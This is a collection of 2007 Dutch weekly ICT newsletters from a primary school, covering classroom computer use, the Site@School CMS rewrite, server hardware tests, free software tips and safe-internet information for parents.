- in de peuterspeelzaal deed de computer vreemd. Ze konden hun documenten niet terugvinden. Het bleek, dat de netwerk kabel los was geschoten. De documenten waren op de C-schijf terecht gekomen, die door de gewone gebruikers in de school niet meer te zien is. Met een truc (van Dirk geleerd) konden we ze weer terugvinden.
- een collega kreeg instructies hoe WinSCP te gebruiken. Dat is zo handig: van thuis uit kun je op de server van school.
- onze oudste kleutergroep is de webmail aan het gebruiken. De kleuters mailen met hun zieke juf.

### **SITE @ SCHOOL**



### **GELD!**

In 2002 werd vanwege Site@School een prijs van E 2500 gewonnen. Dit bedrag wordt nu gebruikt voor de verdere ontwikkeling van een veilig Site@School. Hartelijk dank!

Binnenkort komen we met een webpagina waarop alle donaties komen. We zoeken nog even uit waar deze pagina het beste kan staan.

Groeten en en goed weekend,

Karin

Dirk

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Mail naar [info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl). Even niet via de 'Bijdrage' knop, want daar hebben we een probleempje mee.

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 14 - 2007 (5 april)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **NIUWSBRIEVEN MET LESSUGGESTIES VOOR LEERKRACHTEN**

Deze week kwam weer een nieuwe **nieuwsbrief van Zwijzen** met veel tips voor het aanvankelijk leesproces. Ook van de **beeldbank** was er weer een nieuwsbrief. Ook de **POLS nieuwsbrief** is weer uit. Zie ook onze verzameling nieuwsbrieven op de site. Onder **lessuggesties**.

### **ICT EN KLASSENMANAGEMENT**

Vorige week hebben we onze **KIJKWIJZER** ingeleverd. Die hebben we nodig, als we gaan kijken op de 'weet' school. We hebben de Kijkwijzer die we toch al hanteren aangevuld met vragen voor de scholen waar we gaan kijken. We gaan met minstens 3 leerkrachten van de Rosa Boekdrukker kijken.

### **EDUCAT-B**

Afgelopen week konde de bibliotheekmoeders niet verder met het uitlenen van de boeken. Er werd gevraagd om het licentienummer van 2007. Gelukkig hebben we op de afdeling ICT een prikbord waarop de brief over de update en het nieuwe licentienummer vast geprikt zat. De dames hebben het zelf ingevoerd en het werkte!

### **NIEUW IMAGE**

Aanstaande dinsdag zal er gewerkt worden aan een nieuw image voor alle computers. Er komt een programma van het CITO bij, **WISEON**. Een programma waarmee je de sociaal-emotionele ontwikkeling van leerlingen kunt volgen. Verder komt

### **BEAMER**

Deze week hebben we de beamer weer aangesloten in onze ouderkamer. We zouden hem meer moeten gebruiken. De collega die er een presentatie gaf aan ouders vertelt steeds hoe gemakkelijk het is om zo'n presentatie te schrijven. Het aansluiten van de beamer op de klaarhangende kabels is nu ook een fluitje van een cent: er is een handleiding voor geschreven. Wel wordt verzocht het projectiescherm in het vervolg niet meer te demonteren. Er is nog steeds een los scherm op school aanwezig.

### **KPN**

We hebben ons aangemeld voor de Onderwijs Nieuwsbrief van KPN. De KPN biedt allerlei online diensten aan scholen aan. Volgende week gaan we uitzoeken wat er allemaal mogelijk is. Heeft er een lezer al ervaring mee? (behalve de internetaansluiting - want die hebben we al - tot volle tevredenheid)

OPEN SOURCE - OPEN SOURCE - OPEN SOURCE

### **RED NOSE**

Dit bedrijf maakt handleidingen en cursussen voor Open Office. De handleidingen stellen ze gratis ter beschikking onder een Creative Commons Licentie. OBSRB gebruikt OOo op alle werkstations. Wij vroegen Red Nose om hulp bij een klein probleempje en boden hulp aan bij een mogelijke voorlichting over OOo. Kijk eens op [http://www.rednose.nl/index.php?option=com\\_content&task=blogcategory&id=40&Itemid=98](http://www.rednose.nl/index.php?option=com_content&task=blogcategory&id=40&Itemid=98) Ze zijn ook bezig met een OOo versie voor bejaarden. Die lijkt nog meer op MS Office. We zeiden dat dat ook wel wat voor een basisschool is.

Groeten en een goed weekend en zalich Pasen!  
Karin  
Dirk

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Mail naar [info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl). Even niet via de 'Bijdrage' knop, want daar hebben we een probleempje mee.

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 15 - 2007 (12 april)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **KOOPWIJZER ICTopSCHOOL**

ICTopschool ([www.ictopschool.net](http://www.ictopschool.net)) heeft een Koopwijzer uitgebracht. De productvergelijkingen staan op hun website. Misschien voor mensen die een externe harde schijf willen aanschaffen of een fotoprinter de moeite waard om **er** eens een kijkje te nemen.

### **VOORLICHTING OVER VEILIG INTERNETTEN**

[www.digibewust.nl](http://www.digibewust.nl) Op deze site hebben we ons aangemeld voor extra informatie te gebruiken bij ouderbijeenkomsten. We houden de gewone brievenbus in de gaten.

### **KLASSENMANAGEMENT EN ICT**

We hebben een paar suggesties van het klassenmanagement toegepast. Op het planbord schrijven we de namen van de kinderen die aan de beurt zijn voor een bepaalde computeractiviteit (in groep 3b). Aan de orde zijn nu: oefenen met flitsen met het rekenrekje op de site van het [rekenweb](#) (als je op deze link klikt start het spel) en het schrijven van een tekst in OpenOffice.

Op een groot schema dat onder het bord hangt vinden we de namen van de kinderen die aan de beurt zijn om op het planbord te komen.

Nu maar hopen, dat het blijft werken. Want veel schema's en lijsten verdwenen weer.

### **NIEUW IMAGE**

Het nieuwe image is gemaakt. Met een vrije-handen-telefoon en een programma om het bureaublad over te nemen, [WinVNC](#), heeft onze systeembeheerder Peter, samen met de ICT coördinator Karin, het programma [VISEON](#) op de server geïnstalleerd, Acrobat Reader verwijderd, Foxit PDF Reader geïnstalleerd als vervanger van AR en kleine aanpassingen aan het image gedaan. We zijn weer up to date.

Zelf het nieuwe image op een computer zetten? Da's makkelijk! Als je bij het opstarten het S#S scherm ziet, druk dan op het toetsenbord op het cijfer 2 en op Enter. Een paar minuten later heb je een als nieuwe computer.

### **KPN**

We hebben ons aangemeld voor de Onderwijs Nieuwsbrief van KPN. De KPN biedt allerlei online diensten aan scholen aan. We zijn er deze week niet aan toe gekomen uit te zoeken wat KPN-online ons allemaal te bieden heeft. Weet iemand er iets leuks over te vertellen?

### **TECHNIEK - TECHNIEK - TECHNIEK - TECHNIEK - TECHNIEK - TECHNIEK -**

### **SERVERATSCHOOL**

Peter en Dirk zijn druk op de Sint Augustinus en de Sint Barbara scholen. Na de vakantie moeten ze ook op ServerAtSchool draaien.


### **SITEATSCHOOL**

Karin en Dirk zaten woensdagmiddag in Rotterdam om uitleg te geven over Site@School. Er zijn daar zo'n ruim 50 (!) scholen onder één bestuur die willen overstappen op ons voortreffelijk CMS. De zekerheid dat de code veilig wordt en geheel herschreven speelt een grote rol in de besluitvorming.

In S@S zit een TV Module. Daarmee kunnen we, tezamen met een TV en een oude computer, mededelingen aan allen in de hal vertonen. Sinds kort hebben we op de TV een tijd klok zodat we de TV ook niet meer aan/uit hoeven te zetten. Maar nu hebben we nog wel het probleem dat we 'm op zomer/wintertijd moeten instellen en dat hij in het weekend niet aan hoeft. Kent iemand een tijdschakelaar die ook daar rekening mee houdt?

Groeten en een goed weekend.  
Karin en Dirk

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Mail naar [info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl). Even niet via de 'Bijdrage' knop, want daar hebben we een probleempje mee.



Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 16 - 2007 (20 april)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Er is niet zoveel gebeurd op ICT gebied deze week. De afdeling ICT had andere bezigheden en alles (het netwerk van computers) draaide er lustig op los.

#### **STUDIEDAG**

Tijdens de studiedag is een terugblik op ICT gebied gedaan. Wat is er het afgelopen schooljaar -tot nu toe- gebeurd? En hoe zal het verder gaan?

De implementatie van onze ICT leerlijn gaat kalmpjes door. De deelname aan het project ICT en Klassenmanagement lukt en is een stimulans voor de bijscholing klassenmanagement die we volgen bij onze schoolbegeleidingsdienst: het versterkt elkaar.

Hoe volgend jaar de ICT coördinatie zal verlopen is nog niet duidelijk. Er is tot nu toe aardig wat formatie in gestoken. Maar of dat volgend jaar weer kan zal binnenkort duidelijk worden.

Het beleid over het computergebruik moet nodig worden ge-update. In ons gastenboek is te lezen, dat er nog het één en ander moet worden bijgeschaafd.

#### **VOORLICHTING OVER VEILIG INTERNETTEN**

[www.digibewust.nl](http://www.digibewust.nl) We ontvingen deze week een pakket informatie. Met een cd met video fragmenten. Die fragmenten zijn voor het grootste deel niet te gebruiken op een voorlichting voor ouders. Dat is jammer. A.s maandag is er in onze ouderkamer een informatie uurtje over het ICT beleid en veilig omgaan met het internet.

#### **EDUCAT-B**

We zijn bezig om de bibliotheek geschikt te maken om boeken te ruilen met een barcode op de boeken, zodat de handscanner gebruikt kan worden. We zoeken iemand die de barcodes gaat uitprinten.

#### **WORD - OpenOffice**

Van de week had een collega per email een document gekregen met in de kantlijnen commentaar van haar docent. Thuis kon ze die in WORD wel zien, maar op school in OpenOffice niet. Dus op zoek gegaan naar een oplossing. Met de help functie uitgevonden dat dat commentaar 'notitie' heet. Als je het knopje 'niet afdrukbaar tekens' aanvinkt dan verschijnt in het OpenOffice document een geel vlakje op de plek waar dat commentaar/die notitie staat. Als je met je cursor op dat vlakje gaat staan verschijnt een 'mouse-over' met de aantekeningen die in de tekst verborgen zitten.

Elke keer weer spannend of OpenOffice genoeg functies in zich heeft.

Het programma bevat ons nog steeds prima.

#### **FOTO ALBUM**

Deze week is een begin gemaakt met het opruimen en opnieuw indelen van ons foto album. Het is heel veel werk. [Dit](#) is het beginnetje.

Collega's die ook foto's toevoegen aan het programma: sla alle foto's op in de map 'schooljaar 2006 - 2007' .

#### **TECHNIEK - TECHNIEK - TECHNIEK - TECHNIEK - TECHNIEK - TECHNIEK -**

Op de tweede verdieping zijn 4 koptelefoons weg. Da's niet zo mooi. Wie heeft ze?

Groeten en een goed weekend.

Karin en Dirk

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Mail naar [info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl). Even niet via de 'Bijdrage' knop, want daar hebben we een probleempje mee.

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

2007-04-23 w17

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 17 - 2007 (27 april)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **DIPLOMA VEILIG INTERNET**

Degenen die zelf initiatief willen nemen om in de klas wat aan de veiligheid op het internet te doen: **Er** is gemakkelijk materiaal te downloaden.

Voor vragen over het Diploma Veilig Internet klik [hier](#).

#### **LINKS VOOR LEERKRACHTEN**

Ga naar [docentenplein](#) voor allerlei links.

en

[Anne Frank project](#)

bovendien:

[school tv beeldbank](#) blijft gratis

#### **VOORLICHTING VOOR OUDERS OVER VEILIG INTERNETTEN**

Afgelopen dinsdag zaten we klaar met beamer en maeteriaal om ouders van alles over ICT op de Roisa Boekdrukker en de gevaren van Internet te vertellen, maar er kwam niemand!!! Zie [foto](#). Met deze site hadden we van alles willen laten zien. [www.digibewust.nl](http://www.digibewust.nl)

#### **VERKEERSEXAMEN IN GROEP 7**

In groep 7 zijn ze aan het oefenen voor het verkeersexamen. Er is ook een [website](#) met oefeningen.

#### **FOTO ALBUM**

Vorige week maakten we melding van verbeteringen aan het fotoalbum. Naar aanleiding daarvan kregen we een opmerking: *"Wij hebben alle albums van het huidig schooljaar direct in het hoofdalbum staan (op chronologische volgorde, de meest actuele als eerst). De achterste albums van dit hoofdalbum zijn de albums van de vorige schooljaren: hierbinnen zijn weer alle sub-albums van ieder schooljaar te vinden."*

Dat zouden wij ook graag willen, maar na afloop van een schooljaar is het in dit foto-album-systeem niet mogelijk om albums te verplaatsen. Het grappige is, dat Dennis, de maker van de opmerking, gebruik maakt van het foto-album-systeem 'gallery'. Dat programma was een voorbeeld destijds om ons album te maken.

#### **BIJEENKOMST KLASSENMANAGEMENT EN ICT**

Afgelopen donderdag was een bijeenkomst van alle scholen, betrokken bij het project. In Zwolle presenteerden de 'weetscholen' hun onderwijsvisie aan alle 'vraagscholen'. Daarna gingen we in drie groepen uiteen, de zogenaamde 'kenniskringen'. Er zijn tal van vraagsoorten aan de weetscholen. Al naar gelang de vragen zijn de vraagscholen rond één of meer weetscholen gegroepeerd. Ook de vraagscholen presenteerden hun onderwijsvisie en maakten duidelijk wat de vragen zijn. Voor de leerkrachten van de Rosa Boekdrukker is de presentatie op ons INTRANET te bekijken.

Er zijn afspraken gemaakt om op de weetscholen te gaan kijken. Daarvoor is een 'kijkwijzer' gemaakt die als basis dient voor het bezoek aan de weetschool. Op de weetscholen zullen we ideeën opdoen om te gebruiken bij de verbetering van het zelfstandig werken bij ons op school.

Een volgende keer wat meer informatie over de 'weetscholen'.

#### **OBIS**

In de kleuterbouw zijn alle leerkrachten dit programma aan het uitproberen met een paar leerlingen. Er zijn wat rare opstart foutmeldingen, waar ook de uitgever van het programma (nog?) geen raad mee weet. Als je de meldingen steeds uitklijkt, werkt het programma verder goed.

#### **TECHNIEK - TECHNIEK - TECHNIEK - TECHNIEK - TECHNIEK - TECHNIEK**

Er is niet veel gebeurd deze week. Dirk zat om de Joop Westerweel om ze even te helpen.

Groeten, goede vakantie, gefeliciteerd met Trix.

Karin en Dirk

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Mail naar

[info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl). Even niet via de 'Bijdrage' knop, want daar hebben we een probleempje mee.

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 6 - week 19 - 2007 (11 mei)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### PROJECT KLASSENMANAGEMENT EN ICT

We gaan op 21 en 24 mei twee scholen bekijken.

De eerste school is de [Liduinaschool](#) in Haarlem.

Het klassikale karakter wordt er veelvuldig doorbroken met het zgn. 'hoekenwerk'. Het daarbij gehanteerde instructie-eiland geeft mogelijkheden om op de individuele situatie van de kinderen in te gaan en zodoende rekening te houden met verschillen tussen kinderen. Ook werken ze een drietal keren per schooljaar in alle groepen vanuit een thema. Ze noemen deze aanpak 'neo-klassikaal' onderwijs.

De tweede school die we bezoeken is de [Violenschool](#) in Hilversum.

Een aantal teamleden is bedenker van het 'circuitmodel'.

De leerlingen zitten in heterogene bouwgroepen; groepen leerlingen van verschillende leeftijd en diverse ontwikkelingsniveaus bij elkaar.

Tijdens het circuit werken de leerlingen allemaal aan hetzelfde vakgebied op eigen niveau, naar eigen tempo en in een zelfgekozen werkvorm.

Een uitgebreidere beschrijving van het circuitmodel is [hier](#) te vinden.

Bij het bezoek aan de scholen maken we gebruik van een [kijkwijzer](#), een model zoals de organisatie in onze eigen school nastreeft, aangevuld met vragen aan de te bezoeken school.

### NIEUWSBRIEVEN

Deze week kwamen er 4 nieuwsbrieven binnen met interessante links en lessuggesties

[beeldbank](#)

[polsnieuwsbrief](#)

[docentenplein week 19](#)

[zwijsen mei 2007](#)

### SITE @ SCHOOL

Er wordt niet stil gezeten achter de schermen. Peter is op dit moment bezig met de data definitie (hoe ziet de database eruit); een cruciale stap in de ontwikkeling van de nieuwe versie. Nu we een nieuwe start maken kunnen we ook wat basale problemen omzeilen. Wellicht kunnen nu features toegevoegd worden die een wens van velen waren.

Wat gaat er in de herschreven versie komen?

Lees mee en het water loopt je in de mond!

- Meerdere intrAnetten. Dit is een wens van velen. (Het was te moeilijk in de oude versie waar we maar 1 Intranet hebben.) In de nieuwe versie kunnen bijvoorbeeld de OR, de MR, de ouderraad, het team, de directie etc. ieder hun eigen intranet hebben.
- Meerdere sites zouden ook mogelijk moeten zijn. Zo kan iedere groep zijn eigen site hebben op het web of in het intranet. 'Groep' kan dan zijn leerlingen, de OR, etcetera.
- Je kunt je de pagina's verplaatsen van openbare site(s) en intranet(ten). In de oudeversie kon je pagina's alleen verplaatsen in de site of in het intranet, maar niet van sitenaar intranet of vice versa.
- Meerdere niveaus. (De oude S@S zijn alleen secties en pagina's. Met een slimme truc kun je er nog een nivo bij krijgen (categoriën), maar je schurkt wel tegen de limiet van het systeem aan.) In de nieuwe versie worden de nivo's flexibeler, zonder in te leveren op KISS (Keep it Simple Stupid)
- We hebben het ook over mogelijkheden om niet gebruikte modules ontoegankelijk te maken. Dat reduceert het aantal punten waar boosdoeners kunnen aanvallen.
- En, ook niet te min, de oude S@S heeft twee plekken om binnen te komen. Dat zal er waarschijnlijk maar één worden. Dat maakt 't systeem ook veiliger.

Kortom, de problemen met S@S waren eigenlijk een 'blessing in disguise' (een zegen in vermomming)

We hebben de site ook verplaatst naar [siteatschool.org](#). Klik ook eens op de 'donatie' sectie en zie hoe het groeit. Doe ook mee!

### SERVERATSCHOOL

Het volgende bericht komt uit Peter's laboratorium:

Mijne dames en heren,

De afgelopen week ben ik bezig geweest met het onderzoeken van de mogelijkheden om Serial-ATA-disks in een S#S-server te kunnen gebruiken. Ik heb dat kunnen doen met een gloednieuwe en moderne machine die mij tijdelijk ter beschikking is gesteld door TWP Computers in Amsterdam, waarvoor veel dank.

Mijn testmachine is een Supermicro PDSME+ met o.a. de volgende apparaten aan boord:

- Intel CoreDuo processor 1,86 GHz
- 512 MB ECC-geheugen
- 1 80G SATA-disk (ST380311AS)
- Twee Intel Gigabit netwerkinterfaces (82573V, 82573L)

De korte samenvatting: de huidige stand van zaken is dat deze machine hier in het lab nu prima draait met ServerAtSchool, vanaf een SATA-disk in 'native mode' (via de driver 'ata\_piix'). De gigabit ethernet-controllers heb ik nog niet aan de praat, (ze zijn van zeer recente datum) maar dat lijkt een oplosbaar probleem.

Fantastisch Peter! Daarmee is S#S dus geschikt voor de modernste en snelste servers.

Groet en een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
 Baarsjes Informatie en Communicatie Jaargang 6 - week 21 - 2007 (25 mei 2007)  
 Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
 ++++

**PROJECT KLASSENMANAGEMENT EN ICT**

Deze week bezochten we met een aantal collega's twee scholen om te zien hoe er daar door de leerlingen zelfstandig wordt gewerkt. We werden ontzettend goed ontvangen. Iedereen was heel erg bereid veel uit te leggen.

In de Liduinaschool in Haarlem zagen we hoe er met een instructie 'eiland' en 'hoeken' wordt gewerkt.

Op de Violen school in Hilversum werden we helemaal enthousiast van de manier waarop het circuitmodel door de hele school wordt gehanteerd.

Het waren heel inspirerende bezoeken en we zouden graag willen dat nog meer van onze collega's andere scholen kunnen gaan bekijken.

Kinderen zijn zo gemotiveerd als ze meer zelf kunnen kiezen wat ze doen.

Over onze bezoeken worden verslagen geschreven. Als die klaar zijn, zullen we die publiceren.

Ondertussen zijn we niet blij met de website van Kennisnet/Ictopschool. De informatie die daar over het vraagstuk staat is niet up-to-date. Ook het beloofde weblog blijft uit. Bovendien werken de links naar de aangesloten scholen niet goed.

<http://www.ictopschool.net/kennis/vraagstukken/0011>

en

[http://www.ictopschool.net/kennis/vraagstukken/0011/aansluiters\\_folder\\_view?portal\\_type=Aansluiting](http://www.ictopschool.net/kennis/vraagstukken/0011/aansluiters_folder_view?portal_type=Aansluiting)

**DEMO VERSIE WIS & REKEN**

Bekadidakt wil graag weten hoe de demoversie van de Wis & Reken software is bevallen. Helemaal vergeten. Na enig zoek gevonden en geïnstalleerd. Met een EDEX bestand alle leerlingen ingevoerd.

Voor elke groep van 3 t/m 8 staat er een spel. De leerlingen moeten hun voornaam en achternaam intikken en kunnen dan op het spel behorend bij hun groep klikken. Er wordt geregistreerd hoe het is gedaan.

Iedereen krijgt op de demoversie te horen, dat je met Ctrl-L in het leerkrachtendeel komt. Om te voorkomen, dat de leerlingen dan van alles gaan wissen hebben we een wachtwoord ingevoerd. Dat wachtwoord is te vinden in de "deze week" (mededelingen voor de leerkrachten van de Rosa Boekdrukker) week 22. En verder op het intranet onder het kopje "educatief".

Collega's: graag met de leerlingen kijken wat je ervan vindt.

De kinderen die er al mee gewerkt hebben (groepen 3 en 4) zijn heel enthousiast. Ze proberen ook sommen uit hogere groepen. Van groep 3 waren leerlingen bezig met oefeningen op een getallenlijn tot 10.000.

In onze 2+ groep werd er ook heel enthousiast gereageerd op het programma. Er gingen meteen kleuters aan de slag.

**DIGITALE NIEUWSBRIEVEN**

[klokhuis nieuwsbrief](#)

[docentenpleinweek 21](#)

[polsnieuwsbrief](#)

**SPEL OP HET INTERNET**

Van een collega ICT coördinator hoorden wij van een spel dat door heel veel kinderen wordt gespeeld. Zie

[www.runescape.com](http://www.runescape.com)

Probeer het eens en leef mee in de wereld van het hedendaagse kind. Omdat wij nooit alle spellen die kinderen spelen op agressie e.d. kunnen controleren, verbieden we alle spellen, tenzij we weten, dat het wel OK is.

Graag horen we ervaringen van collega's.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**DOCCO**

"Onder welke naam had ik die brief ook maar weer opgeslagen?"

Voor wie deze vraag bekend in de oren klinkt, voor wie haar documenten niet zo zorgvuldig opslaat en voor de ware holisten (die genoeg hebben aan één mapje) vonden wij 'Docco':

<http://tockit.sourceforge.net/docco/>.

Het gebruik is simpel. Je herinnerde je dat in de brief iets stond als 'directie', 'hulp' en 'dank' . Dat tik je in docco in, druk op enter en je ziet meteen alle documenten waarin die woorden afzonderlijk en tezamen voorkomen in een sprakeloosmakend mooi overzicht. Zie [screenshot](#). Klik in één van de cirkels en de documenten waarin het woord zit verschijnen rechts. Klik op het document, het opent meteen en je kunt aan het werk. Het programma leest TXT, HTML, XML, Open Office, Star Office, Word, Exel, PDF, UNIX man pages. Docco werkt met W2000 en XP. Dirk consulteerde de maker, Peter Becker, die een versie voor Windows 98 compileerde (maakte). Herzlichen Dank Peter!

Down te loaden op:

<http://wyxs.net/links/aclink.php?id=28>

Je moet JRE (Java runtime Environment) geïnstalleerd hebben. Waarschijnlijk heb je het al op je computer.

Download J2SE SDK op:

<http://java.sun.com/j2se/1.4.2/download.htm>

Voordat je begint moet Docco een index bestand maken van al je documenten. Wil je Docco in je netwerk, mail dan Dirk even die je kan vertellen hoe het opstartbestand eruit moet zien.

Groet en een zalich Pinksteren,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 6 - week 22 (1 juni 2007)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **GROEP 4A**

In groep 4a hebben de leerlingen een verhaaltje geschreven bij een tekening. De tekeningen zijn ingescand en zullen binnenkort door de kinderen op een leerlingpagina worden gezet. De juf in die groep gaat er volgende week mee verder. Ze moest eerst instructie krijgen hoe het allemaal werkt: hoe je het formaat van de ingescande de tekeningen moet verkleinen. En hoe S@S werkt voor de leerlingen. We zijn erg benieuwd.

#### **CITO**

We gaan hier op school over op het leerling volgsysteem van CITO. Deze week is de software besteld. Per telefoon. Het kan ook online in hun webwinkel, maar het duurde 3 dagen voordat we daar een wachtwoord voor kregen. Zoveel geduld hadden we niet.

#### **KPN-schoolonline/TELEBLIK/KLASSE-TV/BEELDBANK**

Er zijn allerlei leuke online filmpjes te bekijken bij diverse aanbieders. Als school mag je daar gratis gebruik van maken, maar je moet wel akkoord gaan met de voorwaarden in verband met allerlei rechten op die filmpjes. Daarvoor heb je een digicode nodig. Het was een heel gepuzzel om uit te vinden hoe het allemaal zit. Nu is de digicode aangevraagd. Dit verhaal wordt vervolgd.

#### **IMPRESS/POWERPOINT**

Een collega doet een cursus en moet binnenkort een powerpoint presentatie geven. Ze heeft het begin ervan op school gemaakt, maar wij hebben natuurlijk geen powerpoint. Met impress lukte het prima. Wat is het toch eenvoudig het maken van een simpele presentatie met een paar plaatjes. 5 collega's kunnen het al: wie volgt?

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

#### **ERRATUM**

Vorige week schreven we over Docco: het zoekprogramma voor als je niet meer weet waar je een document of PDF gelaten hebt. Daar stond dat je ook de Java SDK (Software Development Kit) nodig hebt. DAT moet natuurlijk de JRE (Java Runtime Environment) zijn. Download op:

<http://www.java.com/nl/download/>

wat je moet downloaden is jre1\_5\_0\_12-windows-i586-p-s.exe

Excuses van de redactie voor het ongemak.

#### **SUMATRA**

Wij gebruiken als vervanger van de Adobe Acrobat PDF Reader tegenwoordig de Foxit PDF Reader, te vinden op:

[http://www.foxitsoftware.com/pdf/rd\\_intro.php](http://www.foxitsoftware.com/pdf/rd_intro.php)

Deze is prima, snel, eenvoudig, maar niet OSS/GPL.

Wèl OSS/GGPL is Sumatra is: nog sneller dan FOXIT, zonder allerlei toeters en bellen, zonder vervelend opstartscherm, hoeft niet geïnstalleerd te worden, is maar 1 file, verandert niets aan het register. Een waardige opvolger, op:

<http://blog.kowalczyk.info/software/sumatrapdf/>

Je stelt 'm zo in dat Sumatra je default PDF Reader wordt, klikt op een PDF document en voordat je met je ogen hebt geknipperd staat het document al.

#### **HARDE SCHIJF**

Bij opstarten gaf een computer een fout: SMART . ??? Google (samengevat): "Fabrikanten van harde schijven slaan vaak gegevens over mechanische problemen van de harde schijf op.. Om dergelijke gegevens op te vragen is een standaard ontwikkeld die **S.M.A.R.T.** heet, wat staat voor "*Self Monitoring Analysis and Reporting Technology*". Als gegevens nog wel leesbaar zijn, maar minder betrouwbaar, dan kan via S.M.A.R.T. een waarschuwing gegeven worden dat de harde schijf binnenkort stuk zou kunnen gaan." We hebben de harde schijf vervangen, image teruggezet en daar ging ie weer.

#### **VOEDING**



Copier en kleurenprinter printten niet meer. Oorzaak: voeding van hubje bij printers bleek overleden. We hadden nog een reserve hubje met voeding, dus 't was snel weer opgelost. We kijken of we nog ergens een 7.5 volt voedingsblokje hebben liggen.

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 6 - week 23 - 2007 (8 juni)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **PROJECT KLASSENMANAGEMENT EN ICT**

Deze week kwam onze 'gids' voor het project op school kijken. Ze werd door de school geleid en we spraken met de directeur over het vervolg van het project. Na het kijken op de Liduinaschool en de Violen school moet de vraag wat we willen bereiken opnieuw worden geformuleerd. Dat zal volgende week gebeuren.

#### **NETWERK OP DE ROSA B**

Volgend jaar zullen nieuwe programma's worden geïnstalleerd op de server. Het spellingprogramma dat hoort bij onze taalmethode (Taalleesland) is binnen, evenals het totaalpakket van Ambrasoft. We gaan er maandag mee aan de slag om te kijken of we het zelf al kunnen installeren, of dat we dat aan de beheerder overlaten.

#### **NIEUWSBRIEVEN DIGITAAL**

Er kwamen weer allemaal digitale nieuwsbrieven binnen.  
Hebben we nog puf om leuke ideeën op te doen?

[Beeldbank](#)[Veilig leren lezen](#)[Aardrijkskunde](#)[nieuwsbrief](#)[Docentenplein](#)[POLS](#)

#### **LEERLINGENPAGINA'S**

In groep 4a en groep 3b zijn leerlingen deze week begonnen aan het maken van hun [eigen pagina](#).

#### **DIGICODE**

Vorige week meldden we, dat het een uitzoekerij was om toegang te krijgen tot divers beeldmateriaal. Nu is de digicode binnen van Teleblik. Vandaag ook meteen een waarschuwing, dat voor volgend jaar opnieuw een aanmelding ervoor moet worden gedaan.

#### **TAALMETHODE**

Wij gaan onze taalmethode vernieuwen. Onze oude taalleesland ligt ter overname. Er zijn ook veel werkschriften over. Volgende week zullen we een site zoeken om er reclame voor te maken. Iemand suggesties welke site?

#### **SINISTERE SITE**

Er is een Suske en Wiske uit 'de sinistere site'. Die gaat over de gevaren van het internet. We hebben ze besteld voor de groepen 6, 7 en 8 van volgend jaar.

een beetje techniek - (niet ingewikkeld, dus ook voor iedereen te snappen)

#### **IKSPEE**

